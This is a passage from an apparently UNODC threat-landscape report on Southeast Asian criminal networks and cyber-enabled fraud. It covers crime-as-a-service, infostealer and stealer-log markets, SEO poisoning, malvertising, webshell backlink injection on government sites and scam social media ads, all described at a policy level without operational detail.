In recent years, both the Chairman and other senior BG3 figures have made several significant investments in the United Kingdom and the United States, while also pivoting into the virtual asset service business through newly founded Technology Company 1 (TC1), a Canadian, Cambodian, and US-registered entity purportedly headquartered in one Southeast Asian country, examined below. Corporate records show the Chairman of BG3 as the owner of a US $114 million office block in the heart of London's financial district alongside a mansion worth more than US $25 million on the city's exclusive Avenue Road. Another senior BG 3 executive is the owner of two British companies that hold 17 London apartments purchased for a total of US $32 million. In the State of California, three BG 3 executives own mansions in Los Angeles valued at US $8 million, alongside a luxury car dealership and manufacturing business, according to California court and corporate records.[136]

Most notably, the Group appears to have recently founded TC 1, the developer of a cryptocurrency exchange and wallet which are both presently available on the Apple Store. TC 1 was first incorporated in Denver, Colorado, in April 2023, with supporting documents filed by one individual who later registered a second company bearing the same name in Pickering, Ontario in September. That same month, a third entity with the same name was registered in Cambodia by a Cambodian national who proceeded to step down in exchange for a key BG 3 executive currently linked to over 40 companies in the country who took over the chairmanship in November 2023.[137] It is worth noting that the incorporator of TC 1 in Canada and the United States is also the Chairman of another Cambodian company which, until November 2023, listed the same registered address as several companies belonging to Business Group 4 (BG 4) which lists the abovementioned key BG 3 executive

135   Radio Free Asia, February 2024.

136   California Secretary of State; San Francisco Superior Court, March 2024.

137   UNODC analysis of relevant corporate records accessed through Ministry of Commerce of Cambodia corporate registry, September 2024.

as a former director.[138] It is also worth noting that the central figure behind BG 4 acquired Cambodian citizenship in 2017 on the same day as 7 other BG 3-linked individuals.[139]

Interestingly, the BG 2 actively advertises promotional offers to attract new users to on-board onto the TC 1 crypto excxhange platform across many of its channels, groups, and marketplace on Telegram. BG 2's casino also hosted a poker tournament in May 2024, with related promotional materials stating that "…interested players can register using cold hard cash or USDT, [BG 3's crypto exchange platform, and BG 1's crypto exchange platform]."[140]

While these and other platforms identified by UNODC with clear links to criminality in East and Southeast Asia appear to be operating from a regulatory grey zone and targeting gaps in compliance frameworks and awareness, they represent only a small snapshot of the broader regional threat environment which should raise serious concerns among the international community.

---

138 Cambodia Ministry of Commerce Business Registry, September 2024.
139 Cambodia Ministry of Commerce Royal Gazette, December 2017.
140 Official BG2 Telegram channel, May 2024.

# Developments in cyber-enabled fraud and technological innovation

Developments in cyber-enabled fraud and technological innovation

Much like companies operating in the formal economy, the way in which transnational organized crime groups and cybercriminals alike have developed services and products that are sold to other criminal actors has represented one of the most significant developments to take place within the regional threat landscape over past decades. More specifically, the diffusion of crime-as-a-service in East and particularly Southeast Asia has had a profound impact on the regional transnational organized crime threat landscape, in turn lowering the barrier to entry across a range of cyber and cyber-enabled crimes as well as other crime types, enabling them to flourish.

As evidenced by a growing number of reported cases and incidents, this has meant that criminals no longer have to handle their own money laundering, code malware or steal sensitive personal information to profile potential victims or obtain initial access for their attacks themselves — instead, these key components can be purchased in underground markets and forums, and often at very accessible prices. This has allowed criminal networks operating within the regional criminal ecosystem to specialize, focusing on core strengths and utilizing third-party services, tools, innovators and local facilitators to outsource the rest of their business and required criminal infrastructure.

These service providers continue to evolve, ranging from bulletproof hosting, so-called grey and black data products, and malvertising to phishing-, hacking-, money mule-, and software-as-a-service, among others which, taken together, have fueled the regional cyber-enabled fraud industry.

Figure 1. Goods, products and services commonly advertised on underground online marketplaces and forums targeting cyber-enabled fraud operators and other criminal actors in Southeast Asia

Goods, products and services advertised by vendors on underground marketplaces and forums targeting cyber-enabled fraud operators and other criminal actors in Southeast Asia. Sorce: Elaboration based on Amplifying Signals from the Underground, Black Hat, 2017.

As discussed in the previous chapter, significant developments relating to large underground online marketplaces explicitly servicing transnational criminal groups in Southeast Asia have also taken

---

1   Personally Identifiable Information or PII is information that, when used alone or with other relevant data, can identify an individual. PII may contain direct identifiers (e.g., passport information) that can identify a person uniquely, or quasi-identifiers (e.g., race) that can be combined with other quasi-identifiers (e.g., date of birth) to successfully recognize an individual.

2   Bulletproof hosting (BPH) is technical infrastructure service provided by an Internet hosting service that is resilient to complaints of illicit activities, which serves criminal actors as a basic building block for streamlining various cyberattacks. BPH providers allow online gambling, illegal pornography, botnet command and control servers, spam, copyrighted materials, hate speech and misinformation, despite takedown court orders and law enforcement subpoenas, allowing such material in their acceptable use policies.

Purported Mekong-based vendor offering botnet access and data theft as a service on Telegram (left) and various black-market data products listed on popular dark web forum identified by ChongLuaDao (Viet Nam) and UNODC researchers.

place and exacerbated existing challenges. Several platforms controlled by powerful and influential regional criminal networks have now emerged, particularly on Telegram, representing key venues where criminals and service providers congregate, connect, and conduct business online. At the same time, there is strong indication that several major criminal service providers based in the region have amassed so much wealth and power that they have begun expanding their licit and illicit business and service lines beyond Southeast Asia.

Criminal groups and service providers based in the region have also been quick to respond to mounting law enforcement pressure by capitalizing on the diffusion of powerful and increasingly accessible new technologies including blockchain, cloud computing, generative artificial intelligence, and machine learning, among others. This has provided criminal networks with a range of opportunities to develop new fraud capabilities, improve existing tactics and techniques, rely more heavily on technological processes as opposed to trafficked labour, and expand channels for obfuscating and laundering criminal proceeds. Taken together, this may enable organized crime to dramatically scale up, fine-tune, and automate operations.

Perhaps most concerningly, the shifting threat landscape risks fundamentally reshaping the existing cyber-enabled fraud business model in Southeast Asia, making it considerably more difficult for many overwhelmed enforcement agencies and criminal justice systems to identify, investigate, prosecute and ultimately disrupt related criminal operations.

Role of underground data markets and evolution of information-stealing malware

Grey and black-market data products represent a critical component of the supply chain for organized crime groups engaged in cyber-enabled fraud in East and Southeast Asia, with vast underground markets, data brokers and service providers representing a main catalyst behind the proliferation of the industry. Underground data markets accessible on both dark web and clear web platforms and forums offer a wide and broadening range of compromised and harvested data exfiltrated by cybercriminals. This includes products focusing on banking data, credit and debit card and cryptocurrency wallet details, user credentials, scans of documents, access to personal and corporate user accounts and devices, extensive personal identifying information (PII) including passport and social security details, among other personal information belonging to civilians and officials of various countries. Underground data markets and brokers also offer access to the source code of legitimate business websites, servers and website administrator panels, browser history, and cookies that can be utilized by transnational organized crime for a variety of illicit activities.[3]

Leaks of identity information obtained via breaches of third-party organizations that collect

---

3   Trend Micro, Cybercriminal 'Clouds of Logs', November 2020. Accessed at: https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/cybercriminal-cloud-of-logs-the-emerging-underground-business-of-selling-access-to-stolen-data.

Underground data market Telegram group listing (left) and dark web breach forum sample (right) targeting citizens of two countries in Southeast Asia by Resecurity and UNODC researchers.

the information for Know Your Customer (KYC) purposes remain one of the major product lines within underground data markets. This information is regularly exploited by transnational criminal actors for fraud, identity theft, impersonation scams, business email compromise (BEC), and KYC bypass and associated money laundering, among other activities. In recent years, there has also been an increase in the targeting and availability of stolen biometric information including fingerprints and facial data of victims of data breaches. This type of data is actively being utilized by transnational organized crime groups based in Southeast Asia, and can be used for forging documents, access manipulation, cyber-enabled fraud, money laundering, and other malicious purposes using deep fakes, machine learning protocols, and AI-driven methods for fraudulent purposes.[4] It is also coveted by a range of other actors.

There is strong evidence of underground data markets moving to Telegram[5] and vendors actively looking to target transnational organized crime groups based in Southeast Asia. The proliferation of information-stealing malware and underground clouds of logs (UCL) services (explained below) against the backdrop of Southeast Asia's booming criminal ecosystem has been central to this shift, exacerbating existing challenges relating to the region's industrial-scale cyber-enabled fraud operations. The simplicity, availability, and low costs of infostealers have made them a particularly popular and scalable service utilized by criminal actors in the region, most commonly accessed through a malware-as-a-service (MaaS) model, with developers licensing use to others. This growing pipeline of data has generated a host of new opportunities for transnational organized crime in the region, in turn fueling the diversification of tactics, techniques, targets, and criminal groups engaged in cyber-enabled fraud. There is also indication that the total number of infostealer-compromised hosts (devices) put up for sale related to the Asia-Pacific has been growing which is consistent with increases in cyber-enabled fraud incidents targeting victims based in the region.[6] At the same time, the growing data dependence of the illicit economy has meant that the industry has needed to professionalize, resulting in a growing demand for data scientists as well as software developers and distribution team leads and administrators, search engine optimization (SEO) specialists, digital marketers, and social media managers by cyber-enabled fraud syndicates.

International law enforcement and cybercrime experts have reported a significant increase in the use of information-stealing malware or infostealers. Infostealers are a type of malicious software specifically designed to exfiltrate sensitive data from an infected system, commonly including usernames, passwords, browser history, cookies, authentication tokens, form-fill data, financial details, user/system information, screenshots, and other potentially valuable information that may be used for social engineering and to evade anti-fraud

---

4   Resecurity, Cybercrime Intelligence, June 2024. Accessed at: https://www.resecurity.com/blog/article/cybercriminals-are-targeting-digital-identity-of-singapore-citizens.

5   Magnet Forensics, Infostealer malware: what is it and how to investigate, April 2023, blog post, https://www.magnetforensics.com/blog/infostealer-malware-what-is-it-and-how-to-investigate/.

6   Group-IB, Hi-Tech Crime Trends Report, February 2024.

systems. Stolen information such as compromised credentials, for instance, can be used to infiltrate and move laterally across systems and extort victims including corporate entities, governments and individuals, threatening to release the data unless a ransom is paid, and/or sold into underground data markets to other criminal actors to inform subsequent targeting.

Figure 2. Growth in unique threads offering their sale, 2017 – 2024[7]

Source: Flashpoint, 2024.

Infostealers are often advertised for sale on illicit forums, commonly accessible from as low as US $50 to $250 for a monthly subscription. Infections are distributed in a variety of ways that include phishing emails, spam campaigns, SEO poisoning and malvertizing with Z,[8] pirated, cracked, or free software, video game cheats, and fake update websites, among others. So-called 'stealer logs'[9] are then primarily distributed on cybercriminal forums and increasingly Telegram groups and Discord servers which are typically automated and ultimately purchased by other criminal actors to advance their schemes.[10] The vast majority of infostealer infections target individuals rather than companies, with some experts accounting more than 400,000 new stealer logs being distributed on Telegram alone every day.[11]

Stealer logs are offered in a variety of configurations and include various data types, with high-value corporate credentials and banking and financial services credentials logs among those most in demand and profitable.[12] Infostealers themselves are also constantly evolving, with new variants and techniques being developed to bypass security measures and evade detection, thereby resulting in a persistent threat and, in some cases, cycles of repeated infections and data theft.[13] In addition to the core information-stealing capabilities targeting credential theft, most infostealers can also be used as Remote Access Trojans (RATs) that provide follow-on deployment opportunities for other malware and often self-terminate on the infected machine to make it more difficult to track.[14] Conversely, other types of malware such as banking trojans can also go on to deploy infostealers on to the infected machine (see examples in below section).

While infostealer use has become widespread, there has also been a surge in the adoption of cloud-based services and technologies such as underground clouds of logs providers (UCLs) which have gained popularity over more traditional markets in recent years.[15] UCLs offer access to scaled-up volumes of compromised confidential information at a small cost, mostly acquired through infostealers.[16] In doing so, UCL service providers effectively enable less-skilled criminal actors to gain access to vast volumes of confidential information, in turn allowing them to bypass the initial stages of an attack. This has led some experts to refer to UCLs as "the fastest gateway into [one's] network."[17] At the same time, this provides more capable cybercriminals with the ability to monetize excess amounts of data into lucrative revenue streams by renting out access to their clouds of logs online.

---

7   Based on illicit community forum data limited to specific, analyst-reviewed forums by FlashPoint researchers.

8   See definition of 'malvertizing' below.

9   In computer science, a log file is defined as a file that stores records about events that occurred in an operating system or other software installed on a PC/device. The purpose of purchasing access to stealer log as well as underground clouds of logs is to get specific information from sorted and unsorted data arrays, respectively.

10 Kela Cyber Intelligence Centre, Telegram Clouds of Logs, August 2023. Accessed at: https://www.kelacyber.com/blog/telegram-clouds-of-logs-the-fastest-gateway-to-your-network/.

11 Huntress, This Computer Malware Steals Your Information, February 2024.

12 Ibid.

13 Hudson Rock, The Persistent Threat of Infostealers, July 2024.

14 Ibid.

15 Kela Cyber Intelligence Centre, Telegram Clouds of Logs, August 2023. Accessed at: https://www.kelacyber.com/blog/telegram-clouds-of-logs-the-fastest-gateway-to-your-network.

16 Group-IB, A short guide: underground cloud of logs, 2024. Accessed at: https://www.group-ib.com/resources/knowledge-hub/underground-cloud-of-logs/.

17 Kela Cyber Intelligence Centre, Telegram Clouds of Logs, August 2023. Accessed at: https://www.kelacyber.com/blog/telegram-clouds-of-logs-the-fastest-gateway-to-your-network.

Figure 3. Top infostealers on Telegram channels, 2023

Source: Kela Cyber Intelligence Centre, 2023.

UCLs typically offer small free samples and operate on a subscription basis, allowing various actors to purchase and utilize access to countless streams of stolen data through bots operating on platforms including Telegram which has emerged as one of the main platforms for accessing these services. UCLs on Telegram have become particularly popular in recent years due to the user-friendly interface, extensive and diversified data sources and bot sharing, and growing number of actors and information-stealing tools utilized which together have created a simple and convenient supply chain and enhanced user experience. Customers pay to access UCLs at varying price ranges and durations, with some monthly subscription packages priced as low as US $150 - dependent on size and content. They are distributed primarily through direct download within a Telegram channel, or by link to various file sharing services, with most service providers performing weekly and even daily new log uploads.

Figure 4. Logs of users in the Asia Pacific compromised by information stealers and found on underground clouds of logs, 2022 - 2024*

*Data provided up until 16 September 2024.
Source: Group-IB, 2024.

Taken together, the advantage of UCLs over the alternative practice of obtaining logs individually is both the ability to scale up operations and, through the use of cloud technologies, leverage greater computing power, storage and bandwidth to enhance services and dramatically increase the volumes of data available. In effect, not only have vast amounts of sensitive data been made more accessible to criminals but, equally, criminal actors, and particularly less sophisticated and capable actors, have been enabled through a growing number of opportunities to easily search for and obtain the data they need in targeting a larger number of victims and commit various online crimes faster.

Widespread use of search engine optimization poisoning and deceptive advertising online

While many cyber-enabled fraud schemes require detailed target profiling and direct contact between fraudsters and potential victims, others may be less complex in nature, requiring no more than a well-positioned advertisement, a deceptive webpage or phishing link, and convincing call to action. Search engine optimization (SEO) poisoning and deceptive advertising are extensively utilized by criminals engaged in cyber-enabled fraud and other criminal activities to achieve these ends, with both proving effective and scalable as global search engine and social media use continues to grow.

More sophisticated criminal actors may also utilize malicious advertising or malvertizing[18] attacks that involve injecting harmful code into legitimate online advertising networks which are then

---

18   Malvertizing is a cyberattack technique that injects malicious code within digital ads. Difficult to detect by both internet users and publishers, these infected ads are usually distributed to consumers through legitimate advertising networks. Because ads are displayed to all website visitors, virtually every page viewer is at risk of infection. Malvertising attacks can be complex in nature, leveraging many other techniques to carry out the attack. Typically, the attacker begins by breaching a third-party server, which allows the cybercriminal to inject malicious code within a display ad or some element thereof, such as banner ad copy, creative imagery or video content. Malvertising attacks may also execute an exploit kit, which is a form of malware that is designed to scan the system and exploit vulnerabilities or weaknesses within the system. Upon installation, the malware delivered via malvertising attacks operates as any other form of malware. It can damage files, redirect internet traffic, monitor the user's activity, steal sensitive data or set up backdoor access points to the system. Malware may also be used to delete, block, modify, leak or copy data, which can then be sold back to the user for ransom or on various underground marketplaces online.

Original screen captures of sponsored search result for 'Amazon' appearing to display authentic links to the legitimate Amazon website configured by criminals (left) and corresponding fraudulent Microsoft Defender security alert to which users would be redirected (right). Source: Netcraft, October 2023.

unknowingly displayed to users, leading them to unsafe destinations.

For sense of scale, in 2023 Google alone blocked or removed 206.5 million ads for violating its Paid Ads misrepresentation policy, which includes online scams and fraud, representing an increase from 142 million ads in 2022.[19]

SEO specialists are among the most common roles recruited by cyber-enabled fraud syndicates based in Southeast Asia, while advertisements from related service providers are also prevalent across all major underground online marketplaces and forums targeting criminal operators in the region. Like any other business, cyber-enabled fraud operators seek to optimize their visibility and appear authentic and legitimate online, commonly doing so by exploiting users' reliance on search engines to insert fake ads into pages of search results. SEO poisoning is a deception technique used by criminal actors to increase or boost the prominence of their malicious websites, thereby making them look more authentic to unsuspecting users assuming that top search engine hits are most credible. This manipulation of search engine results pages (SERPs) can lead to credential theft, malware infections, and financial losses, and represents an effective tactic for several reasons:

- Many users rely on search engines to access websites rather than typing URLs into their browser's address bar;
- Users inherently trust the results returned by established search engines, and may not realize that the results can be manipulated;
- Ad publishers often struggle to swiftly identify deceptive ads directing users to pages other than the displayed destination; and
- There are few ways for users to identify fake advertisements before clicking due to the ease with which attackers and fraudsters alike may copy authentic ads in their entirety, including the displayed destination.

SEO poisoning can be facilitated in part through what some refer to as blackhat SEO tactics used to boost search engine ranks. This includes practices such as keyword stuffing, cloaking, search ranking manipulation, and using private link networks. Once effectively configured and placed, high-ranking deceptive and malicious search ads are often extremely convincing, especially when the domain they are impersonating is displayed as the destination, as demonstrated in the below example.

The deceptive ad shown above displays many of the elements that one would associate with genuine results, including the legitimate domain name, URL, and other related information expected by users. However, upon clicking on the link in this incident, users are directed into a social engineering scheme commonly referred to as a tech support scam which

---

19   Google, Ads Safety Report, 2023.

is initiated through a fake malware infection and what appears to be a legitimate pop-up alert from Microsoft Defender. Victims are then instructed to seek assistance by connecting with a 'technician' by phone who verifies that an infection has taken place. Attackers typically proceed to prompt victims into installing remote access programs disguised as antivirus software to fix the problem, providing them with opportunities to steal sensitive data, funds, or install other malware to spread laterally across the system and gain persistent access.

Criminal actors use a variety of other SEO poisoning techniques such as so-called typosquatting which capitalize on users who input a website address with an inadvertent typo or who click a link with a misspelled URL. Such domains are often featured at the top of the search results, making it likely that users will click on them. To exploit these minor user errors, attackers register domain names similar to legitimate ones. In such cases, victims may access the first search result without thoroughly inspecting the URL and be redirected to a malicious website where they may incur credential theft, financial losses, or be prompted to download malware-infected files. Similarly to typosquatting, criminals regularly utilize less popular top-level domains (TLDs) such as .tk, .top, .live and .info, among many others, to deceive unsuspecting users into accessing malicious websites.[20]

The effectiveness of schemes leveraging SEO poisoning is further compounded by website spoofing – a common tactic in which criminals create websites and web domains that closely resemble trusted brands. As demonstrated in the below example, it is not uncommon for criminals to host malicious websites that are virtually indistinguishable from those of legitimate brands they seek to mimic, with source code and related web development and hosting made readily available to fraudsters as a service online.

In a recent incident reported by victims of cyber-enabled fraud based in Southeast Asia in August 2024, users seeking to access popular cryptocurrency betting platform polymarket.

com[21] using a generic 'polymarket' search engine query were deceived into visiting polymarket.foo, a sponsored website configured for cryptocurrency theft. Criminals utilized poisoned ads to drive traffic to the malicious site which functioned identically to the authentic betting platform where users would ultimately have their cryptocurrency stolen upon placing a bet and confirming a malicious blockchain transaction.

Front-end interfaces of polymarket.com (top) and polymarket.foo (bottom) captured by UNODC researchers following reports from cyber-enabled fraud victims based in Southeast Asia.

---

20   Palo Alto Networks, A Peek into TOp-Level Domains and Cybercrime, Threat Research, November 2021. Accessed at: https://unit42.paloaltonetworks.com/top-level-domains-cybercrime/.

21   Polymarket is a popular decentralized prediction market platform where users can place bets on real-world event outcomes using cryptocurrencies.

Targeting of goverment websites by blackhat SEO service providers

Authorities in certain Southeast Asian countries have also issued warnings pertaining to criminal groups engaged in hacking-as-a-service exploiting vulnerabilities in government websites to promote illegal and malicious content through official sources. This so-called blackhat SEO technique is easily found advertised on underground marketplaces and forums, involving hackers placing hidden backlinks[22] to typically unrelated websites into the source code of compromised websites through what some refer to as SEO webshell injections.[23] Official government websites are often targeted by these illicit service providers due to their status as high-authority websites featuring country-code top-level domains (ccTLDs) which can significantly boost SEO.

Representing among the largest reported incidents, in January 2024, the National Cyber Security Center (NCSC) Viet Nam found hundreds of state agency websites had been targeted by hackers utilizing blackhat SEO techniques.[24] Criminals had reportedly injected webshells with hidden backlinks that would ultimately deceive users and redirect them to websites related to illegal online gambling, fraud, and other malicious content via manipulated SERPs.[25] The Ministry of Information and Communications of Viet Nam itself confirmed these findings months earlier, warning that more than 260 websites using the '.gov.vn' and '.edu.vn' ccTLDs had been exploited in this way, appearing in search engine lists promoting illegal content and redirecting to associated websites.[26] Similar attacks by criminals using blackhat SEO techniques promoting illicit content have been observed taking place in several other countries across Southeast Asia.

Online casino advertisement utilizing illegal backlinktechniques by exploiting vulnerabilities in official government webpages identified by UNODC researchers.

---

22 In SEO, backlinks are hyperlinks that take users from one web page to another, and they form the strongest referral network in online search. The quality and quantity of a website's backlinks can help the site rank higher in search engines such as Google and Bing, among others.

23 SEO webshell injections involve attackers uploading malicious scripts (webshells) to compromised websites, allowing them to control the site remotely. These webshells are used to insert hidden SEO backlinks into the site's code, boosting the search engine ranking of unrelated or malicious sites by leveraging the authority of the compromised site.

---

24 National Cyber Security Centre, Ministry of Information and Communications of Viet Nam, Media Release, January 2024.

25 Ibid.

26 Ministry of Information and Communications of Viet Nam, Official Websites of State Organizations Taken Advantage for Scamming, Media Release, April 2023.

Misuse of sponsored social media advertisements

Criminals engaged in a wide range of cyber-enabled fraud schemes have increasingly utilized major social media platforms using sponsored ads masquerading as legitimate online promotional materials to deceive users. Sponsored advertisements placed on many of these platforms have been particularly prevalent among schemes targeting cryptocurrency theft, commonly promoting websites that lead to cryptocurrency drainers, fake airdrops and other promotions and scams.

Screen capture of cyber-enabled fraud campaigns targeting users in Singapore and North America utilizing sponsored social media ads. Source: Singapore Police Force and Coeus, 2023.

The effectiveness of these methods has increased considerably for a number of reasons in recent years. This has included the proliferation of fake verified accounts, compromised (authentic) accounts of known brands and influencers and, most notably, improvements in and diffusion of artificial intelligence and AI-generated content which has fundamentally changed the nature of the threat posed by cyber-enabled fraud (see below section on artificial intelligence).

Authorities in Southeast Asia have reported the constant targeting of sponsored social media advertisements for distribution of fraud-related content, with limited support from major platforms who themselves have struggled to cope with surging volumes.[27,28] In September 2023 alone, Singaporean authorities confirmed US $875,000 in losses incurred by at least 43 victims deceived by malware-enabled scams utilizing social media advertisements.[29] One significant incident resulted in losses totaling more than US $81,000 from a single victim following a remote access trojan infection distributed through a sponsored Facebook ad promoting a durian plantation tour (see screenshot to the left).

In one major international incident, sponsored social media and search engine advertisements were found promoting sites containing a cryptocurrency drainer that had reportedly stolen US $59 million from 63,210 victims globally over a 9 month between March and December 2023.[30] Many of the advertisements were found to be exploiting a loophole in one search engine's tracking template to make their URLs appear to belong to official domains, however social media advertisements were found to be way more prevalent.[31] These advertisements were found to be posted from legitimate "verified" accounts that carried a blue tick badge when the advertisement was shown. More recently, researchers in North America have reported other incidents involving extensive sponsored social media deepfake[32] advertisement campaigns promoting installation of fraudulent investment platforms and online play-to-earn games often containing malware.[33] Users are prompted to install the mobile applications from fake Apple App and Google Play stores and grant various permissions which often result in compromised credentials, stolen data, and significant financial losses.

---

27   UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

28   Global Fraud Meeting, National Police Agency of Japan, Tokyo, Japan, September 2024.

29   Singapore Police Force, Police Advisory on Malware Spreading Through Advertisements Involving Travel Packages, October 2023. Accessed at: https://www.police.gov.sg/media-room/news/20231005_police_advisory_on_malware_spreading_through_advertisements_of_travel_packages.

30   From Google to X Ads: Tracing the Crypto Wallet Drainer's $58 Million Trail, Security Analysis, December 2023. Accessed at: https://drops.scamsniffer.io/post/from-google-to-x-ads-tracing-the-crypto-wallet-drainers-58-million-trail/.

31   Ibid.

32   For more information see below section on artificial intelligence and deepfake fraud.

33   Coeus Research, 2024
